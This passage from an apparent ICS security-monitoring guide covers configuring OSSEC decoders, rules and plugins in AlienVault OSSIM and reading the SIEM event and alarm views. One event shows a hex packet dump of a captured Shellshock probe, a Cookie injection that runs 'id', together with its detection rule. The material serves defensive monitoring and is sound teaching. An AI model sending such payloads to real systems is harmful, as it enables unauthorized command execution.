USM:~# /var/ossec/bin/ossec-logtest
2015/06/16 07:05:01 ossec-testrule: INFO: Reading local decoder file.
2015/06/16 07:05:01 ossec-testrule: INFO: Started (pid: 5015).
ossec-testrule: Type one log per line.

myapplication: This is a test


**Phase 1: Completed pre-decoding.
       full event: 'myapplication: This is a test'
       hostname: 'USM'
       program_name: '(null)'
       log: 'myapplication: This is a test'

**Phase 2: Completed decoding.
       decoder: 'myapplication'
```

**Task 5**: Create a new rule on the OSSIM server to parse lines processed by the decoder. Use a number between 100,000 and 109,999 as the rule ID:

1. On the OSSIM server, edit `/var/ossec/alienvault/rules/local_rules.xml`.
2. Add the following lines to the file:

```
<group name="myapplication">
<rule id="106000" level="0">
<decoded_as>myapplication</decoded_as>
<description>myapplication is enabled</description>
</rule>

<rule id="106001" level="1">
<if_sid>106000</if_sid>
<match>Test</match>
<description>Test string found</description>
</rule>
</group>
```

3. Restart the HIDS service, and go to **Environment** | **Detection** | **HIDS** | **HIDS Control**. Click on **Restart**.
4. Run `/var/ossec/bin/ossec-logtest` and paste a log line (in this case, `myapplication: This is another Test`).
5. Check whether it recognizes the rule. You will see that phase 3 of the log test has completed and matched our new rule:



```
USM:~# /var/ossec/bin/ossec-logtest
2015/06/16 07:22:07 ossec-testrule: INFO: Reading local decoder file.
2015/06/16 07:22:07 ossec-testrule: INFO: Started (pid: 11121).
ossec-testrule: Type one log per line.

myapplication: This is another Test


**Phase 1: Completed pre-decoding.
       full event: 'myapplication: This is another Test'
       hostname: 'USM'
       program_name: '(null)'
       log: 'myapplication: This is another Test'

**Phase 2: Completed decoding.
       decoder: 'myapplication'

**Phase 3: Completed filtering (rules).
       Rule id: '106001'
       Level: '1'
       Description: 'Test string found'
**Alert to be generated.
```

**Task 6**: Create and configure the local version of the `ossec-single-line` plugin:

1. Create a local version of the `ossec-single-line` plugin (if it does not already exist) and ensure it has the correct owner, group, and permissions:

```
      touch /etc/ossim/agent/plugins/ossec-single-line.cfg.local
      chown root:alienvault /etc/ossim/agent/plugins/ossec-single-
line.cfg.local
      chmod 644 /etc/ossim/agent/plugins/ossec-single-line.cfg.local
```

2. Insert or add the following translation to the `ossec-single-line.cfg.local` file:

```
[translation]
106001=7999
```

3. Insert a new `plugin_sid` with the value `106001` for the `ossec-single-line` plugin. This can be done using the following command:

```
      echo 'INSERT IGNORE INTO plugin_sid(plugin_id, sid, category_id,
class_id, reliability, priority, name) VALUES(7999, 106001, NULL, NULL, 1,
2, "ossec: my_application_test_rulematch");' | ossim-db
```

4. Run the following command to ensure that the new configuration takes effect :

```
alienvault-reconfig
```

**Task 7**: Test your configuration:

1. Generate new logs and check `/var/ossec/logs/alerts/alert.log` while the logs are being written to the file:

```
tailf /var/ossec/logs/alerts/alerts.log | grep myapplication
```

2. You should see output similar to the following, which confirms the correct operation:

   ```
   tailf /var/ossec/logs/alerts/alerts.log | grep myapplication
   ```

```
AV - Alert - "1434530803" --> RID: "106001"; RL: "1"; RG: "ourapplication";
RC: "Test string found"; USER: "None"; SRCIP: "None"; HOSTNAME: "(TEST)
192.168.1.20->\Users/WIN7PRO/Desktop/Test.txt"; LOCATION: "(TEST)
192.168.1.20->\Users/WIN7PRO/Desktop/Test.txt"; EVENT:
"[INIT]myapplication: This is a test log[END]";
AV - Alert - "1434530829" --> RID: "106001"; RL: "1"; RG: "ourapplication";
RC: "Test string found"; USER: "None"; SRCIP: "None"; HOSTNAME: "(TEST)
192.168.1.20->\Users/WIN7PRO/Desktop/Test.txt"; LOCATION: "(TEST)
192.168.1.20->\Users/WIN7PRO/Desktop/Test.txt"; EVENT:
"[INIT]myapplication: This is another test log[END]";
```


3. (Alternatively) generate new logs and look in the OSSIM server web UI for results:
    1. Go to **Analysis** | **Security Events (SIEM)**.
    2. Under **Datasource**, select **AlienVault HIDS**.
    3. Click on **Grouped** to view the events in groups.
4. You should see the newly created events with the event name `AlienVault HIDS: my_application_test_rulematch`.

**Task 8**: Disable logall, and repeat all actions taken in *Task 2*. Enable logall on the OSSIM server, but this time, delete the line `<logall>yes</logall>` from conf. This is to prevent the `archives.log` file from growing too large.

## Network visibility


Now that we have configured several sources of data, log, and information collection from the ICS network systems, they start to populate the SIEM databases. The SIEM will use algorithms, correlation rules, and other kinds of logic to make conclusions on the (malicious) activity going on in the monitored network.

Some basic drilldown functionality can be observed from the dashboard page, where several widgets portray the current security posture for the monitored network:



No recent OTX activity.

If, for example, we are interested in finding out more about the **Exploit** category of the **SIEM: TOP 10 EVENT CATEGORIES** widget, a simple click on the word exploit or the corresponding pie chart piece in the top 10 event categories widget will bring up the security events page with all the events under this category:



Search: Event Name

SHOW EVENTS: Last Day / Last Week / Last Month / [✓ Date Range] 2017-09-13 - 2017-09-14

userdata1 like — Userdata1 field

DATA SOURCES · DATA SOURCE GROUPS · SENSORS ☐ EXCLUDE · ASSET GROUPS · NETWORK GROUPS · RISK · OTX IP REPUTATION · OTX PULSE (Pulse name) · ☐ ONLY OTX PULSE ACTIVITY

Exploit ✖

Date Range: time >= [ 09 / 13 / 2017 ] [ 00 : 00 : 00 ] AND time <= [ 09 / 14 / 2017 ] [ 23 : 59 : 59 ] ✖

SHOW 50 ENTRIES


SHOW TREND GRAPH Off

DISPLAYING 1 TO 50 OF THOUSANDS OF EVENTS. 56,668 TOTAL EVENTS IN DATABASE.

| EVENT NAME | DATE GMT-6:00 | SENSOR | OTX | SOURCE | DESTINATION | ASSET S → D | RISK |
|---|---|---|---|---|---|---|---|
| AlienVault NIDS: "ET WEB_SERVER Possible CVE-2014-6271 Attempt in HTTP Cookie" | 2017-09-14 14:01:17 | alienvault | N/A | alienvault:59218 | Host-10-10-10-10:5673 | 2->2 | LOW (0) |
| AlienVault NIDS: "ET WEB_SERVER Possible CVE-2014-6271 Attempt in HTTP Cookie" | 2017-09-14 14:01:17 | alienvault | N/A | alienvault:56019 | Host-10-10-10-10:5673 | 2->2 | LOW (0) |
| AlienVault NIDS: "ET WEB_SERVER Possible CVE-2014-6271 Attempt in HTTP Cookie" | 2017-09-14 14:01:17 | alienvault | N/A | alienvault:46794 | Host-10-10-10-10:5673 | 2->2 | LOW (0) |
| AlienVault NIDS: "ET WEB_SERVER Possible CVE-2014-6271 Attempt in HTTP Cookie" | 2017-09-14 14:01:17 | alienvault | N/A | alienvault:45601 | Host-10-10-10-10:5673 | 2->2 | LOW (0) |
| AlienVault NIDS: "ET WEB_SERVER Possible CVE-2014-6271 Attempt in Headers" | 2017-09-14 14:01:17 | alienvault | N/A | alienvault:45280 | Host-10-10-10-10:5673 | 2->2 | LOW (0) |
| AlienVault NIDS: "ET WEB_SERVER Possible CVE-2014-6271 Attempt in Headers" | 2017-09-14 14:01:17 | alienvault | N/A | alienvault:45565 | Host-10-10-10-10:5673 | 2->2 | LOW (0) |

From this page, you can change the parameters that went into the database query that is shown here. This way, we can narrow down on a particular target system or a unique attacker or narrow down on the timeframe.

To see the details behind any of the shown events, we can click on a single one and it will bring up the event details:



EVENT DETAILS

AlienVault NIDS: "ET WEB_SERVER Possible CVE-2014-6271 Attempt in HTTP Cookie"

| | | | |
|---|---|---|---|
| DATE | 2017-09-14 14:01:17 GMT-6:00 | CATEGORY | Exploit |
| ALIENVAULT SENSOR | alienvault [10.10.10.100] | SUB-CATEGORY | Misc |
| DEVICE IP | 10.10.10.100 [eth0] | DATA SOURCE NAME | AlienVault NIDS |
| EVENT TYPE ID | 2019239 | DATA SOURCE ID | 1001 |
| UNIQUE EVENT ID# | 998711e7-b75a-000c-299b-ffee78537f82 | PRODUCT TYPE | Intrusion Detection |
| PROTOCOL | TCP | ADDITIONAL INFO | URL |

| PRIORITY | RELIABILITY | RISK | OTX INDICATORS |
|---|---|---|---|
| 1 | 1 | LOW (0) | 0 |

SOURCE alienvault [10.10.10.100]

| | |
|---|---|
| Hostname: alienvault | Location: N/A |
| MAC Address: 00:0C:29:9B:FF:EE | Context: N/A |
| Port: 59218 | Asset Groups: N/A |
| Latest update: N/A | Networks: Local_10_10_10_0_24 |
| Username & Domain: N/A | Logged Users: N/A |
| Asset Value: 2 | OTX IP Reputation: No |

| SERVICE | PORT | PROTOCOL |
|---|---|---|
| No services available | | |

SHOWING 0 TO 0 OF 0 SERVICES FIRST PREVIOUS NEXT LAST

DESTINATION Host-10-10-10-10 [10.10.10.10]

| | |
|---|---|
| Hostname: Host-10-10-10-10 | Location: N/A |
| MAC Address: 4C:CC:6A:4F:36:18 | Context: N/A |
| Port: 5673 | Asset Groups: N/A |
| Latest update: N/A | Networks: Local_10_10_10_0_24 |
| Username & Domain: N/A | Logged Users: N/A |
| Asset Value: 2 | OTX IP Reputation: No |


| SERVICE | PORT | PROTOCOL |
|---|---|---|
| No services available | | |

SHOWING 0 TO 0 OF 0 SERVICES FIRST PREVIOUS NEXT LAST

PAYLOAD

```
 length = 319

000 : d4 c3 b2 a1 02 00 04 00 00 00 00 00 00 00 00 00   ................
010 : 17 01 00 00 01 00 00 00 cc df ba 59 0d 95 07 00   ...........Y....
020 : 17 01 00 00 17 01 00 00 00 00 00 00 00 00 00 00   ................
030 : 00 00 00 00 08 00 45 00 01 09 00 00 00 00 00 06   ......E.........
040 : 91 6e 0a 0a 0a 64 0a 0a 0a 0a e7 52 16 29 00 00   .n...d.....R.)..
050 : 00 00 00 00 00 00 50 00 00 00 c9 a3 00 00 50 4f   ......P.......PO
060 : 53 54 20 2f 63 67 69 2d 62 69 6e 2f 75 6e 61 6d   ST /cgi-bin/unam
```

This page lets us navigate to all the parameters and variables behind the events, such as IP addresses and classifications. The page also allows you to download the event packet capture that corresponds to the incident:




```
080 : 48 6f 73 74 3a 20 31 30 2e 31 30 2e 31 30 2e 31   Host: 10.10.10.1
090 : 30 0d 0a 43 6f 6f 6b 69 65 3a 28 29 20 7b 20 5f   0..Cookie:() { _
0a0 : 3b 20 4f 70 65 6e 56 41 53 3b 20 7d 20 3e 5f 5b   ; OpenVAS; } >_[
0b0 : 24 28 24 28 29 29 5d 20 7b 20 20 65 63 68 6f 20   $($())] {  echo
0c0 : 43 6f 6e 74 65 6e 74 2d 54 79 70 65 3a 20 74 65   Content-Type: te
0d0 : 78 74 2f 70 6c 61 69 6e 3b 20 65 63 68 6f 3b 20   xt/plain; echo;
0e0 : 65 63 68 6f 3b 20 50 41 54 48 3d 2f 75 73 72 2f   echo; PATH=/usr/
0f0 : 62 69 6e 3a 2f 75 73 72 2f 6c 6f 63 61 6c 2f 62   bin:/usr/local/b
100 : 69 6e 3a 2f 62 69 6e 3b 20 65 78 70 6f 72 74 20   in:/bin; export
110 : 50 41 54 48 3b 20 69 64 3b 20 7d 0d 0a 43 6f 6e   PATH; id; }..Con
120 : 6e 65 63 74 69 6f 6e 3a 20 63 6c 6f 73 65 0d 0a   nection: close..
130 : 41 63 63 65 70 74 3a 20 2a 2f 2a 0d 0a 0d 0a      Accept: */*....
```

Rule Detection

**File:** emerging-web_server.rules
**Rule:** alert http any any -> $HTTP_SERVERS any
**msg:** "ET WEB_SERVER Possible CVE-2014-6271 Attempt in HTTP Cookie"
**flow:** established,to_server
**content:** "|28 29 20 7b|"
**http_cookie:**
**reference:** url,blogs.akamai.com/2014/09/environment-bashing.html
**classtype:** attempted-admin
**sid:** 2019239
**rev:** 4
**metadata:** created_at 2014_09_25, updated_at 2014_09_25


PCAP FILE [DOWNLOAD IN PCAP FORMAT]

A different angle of analysis can be done from the **Alarms** page, where the SIEM shows a visual representation of correlated alarms, events, and security incidents over time:



| | DATE | STATUS | INTENT & STRATEGY | METHOD | RISK | OTX | SOURCE | DESTINATION |
|---|---|---|---|---|---|---|---|---|
| ☐ | 2017-09-14 14:01:54 | open | Bruteforce Authentication | Linux/Unix | LOW (1) | N/A | 0.0.0.0 | 0.0.0.0 |
| ☐ | 2017-09-14 13:59:36 | open | Bruteforce Authentication | SSH | LOW (1) | N/A | alienvault:51646 | 0.0.0.0:ssh |
| ☐ | 2017-09-14 13:57:06 | open | Bruteforce Authentication | SSH | LOW (1) | N/A | alienvault:56656 | 0.0.0.0 |
| ☐ | 2017-09-14 13:54:24 | open | WebServer Attack - SQL Injection | Attack Pattern Detection | LOW (1) | N/A | alienvault | 0.0.0.0 |
| ☐ | 2017-09-14 13:53:52 | open | WebServer Attack | XSS | LOW (1) | N/A | alienvault | 0.0.0.0 |

From this page, we can look for suspicious events: when we filter the results on a single IP address (`192.168.32.200`), for example:



SEARCH AND FILTER

Show Alarm Graph Yes

| | | |
|---|---|---|
| Sensor: | Asset Group: | Label [Manage Labels]: |
| Alarm Name / ID: | Intent: | OTX Pulse: |
| Source IP Address: 192.168.32.200 | Directive ID: | ☐ Only OTX Pulse Activity |
| Destination IP Address: | Contains the Event Type: | ☐ Do not resolve ip names |
| Date: - | Number of events in alarms: <= | ☑ Hide closed alarms |
| | Risk level in alarms: Low Medium High | ☐ Beep on new alarm |


SEARCH

SHOW 20 ENTRIES  ACTIONS

| ☐ | DATE | STATUS | INTENT & STRATEGY | METHOD | RISK | OTX | SOURCE | DESTINATION |
|---|---|---|---|---|---|---|---|---|
| ☐ | 2017-09-13 13:50:10 | open | Bruteforce Authentication | Windows Login | LOW (1) | N/A | 192.168.32.200:51179 | IDMZ-ADDC-1 |

SHOWING 1 TO 1 OF 1 ALARMS  FIRST PREVIOUS 1 NEXT LAST

This shows that on **2017-09-13**, this host was trying to brute force the `IDMZ-ADDC-1` asset. Clicking on the alarm shows us some more details about the alarm:



SHOW 20 ENTRIES

